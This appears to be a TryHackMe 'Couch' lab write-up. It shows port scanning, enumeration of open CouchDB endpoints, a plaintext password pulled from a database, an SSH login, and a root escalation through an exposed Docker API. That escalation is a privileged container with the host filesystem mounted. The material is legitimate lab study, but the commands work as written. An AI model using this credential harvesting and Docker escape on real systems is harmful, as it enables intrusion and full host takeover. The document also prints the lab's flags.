

Couch THM


Port scanning

```
PORT    STATE SERVICE REASON    VERSION
22/tcp  open  ssh      syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 34:9d:39:09:34:30:4b:3d:a7:1e:df:eb:a3:b0:e5:aa (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQADMXnGZUnLWqLZb8VQiVH0z85IV+G4KY5I5kKf1fS7YgSnfZ+k3CRjAZ
|   256 a4:2e:ef:3a:84:5d:21:1b:b9:d4:26:13:a5:2d:df:19 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNTR07g3p8MfnQVnv8uqj8C
|   256 e1:6d:4d:fd:c8:00:8e:86:c2:13:2d:c7:ad:85:13:9c (ED25519)
| _ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKLUyz2Tpwc5qPuFxV+HnGBeqLC6NWrmppmGmE0hk7HIj
5984/tcp open  http      syn-ack ttl 63 CouchDB httpd 1.6.1 (Erlang OTP/18)
| http-methods:
| _ Supported Methods: GET HEAD
| _http-favicon: Unknown favicon MD5: 2AB2AAE806E8393B70970B2EAACE82E0
| _http-title: Site doesn't have a title (text/plain; charset=utf-8).
| _http-server-header: CouchDB/1.6.1 (Erlang OTP/18)
```

Automated content discovery

```
_config      [Status: 200, Size: 4808, Words: 80, Lines: 2, Duration: 64ms]
_log         [Status: 200, Size: 1000, Words: 152, Lines: 13, Duration: 57ms]
_plugins     [Status: 405, Size: 60, Words: 3, Lines: 2, Duration: 71ms]
_stats       [Status: 200, Size: 4784, Words: 156, Lines: 2, Duration: 61ms]
_utils       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 66ms]
_users       [Status: 200, Size: 230, Words: 1, Lines: 2, Duration: 62ms]
favicon.ico  [Status: 200, Size: 9326, Words: 14, Lines: 12, Duration: 60ms]
secret       [Status: 200, Size: 229, Words: 1, Lines: 2, Duration: 73ms]
```

_utils



secret/a1320dd69fb4570d0a3d26df4e000be7/

Overview > secret > a1320dd69fb4570d0a3d26df4e000be7

Save Document Add Field Upload Attachment... Delete Document...

Field	Value
_id	"a1320dd69fb4570d0a3d26df4e000be7"
_rev	"2-57b28bd986d343cacd9cb3fca0b20c46"
passwordbackup	atena:t4qfzcc4qN##

Showing revision 2 of 2 Previous Version Next Version

ssh login as atena

```
# ssh atena@couch.thm
atena@couch.thm's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-193-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

atena@ubuntu:~$
```

User flag

```
atena@ubuntu:~$ cat user.txt
THM{1ns3cure_couchdb}
```

atena/.bash_history

```
sudo -s
docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt alpine
uname -a
exit
```

running the docker container

```
exit
atena@ubuntu:~$ docker -H 127.0.0.1:2375 run --rm -it --privileged --net=host -v /:/mnt alpine
/ #
```

finding root flag

```
/ # find -type f -name root.txt 2>/dev/null
./mnt/root/root.txt
/ #
```

```
/ # cat ./mnt/root/root.txt  
THM{RCE_using_Docker_API}  
/ # _
```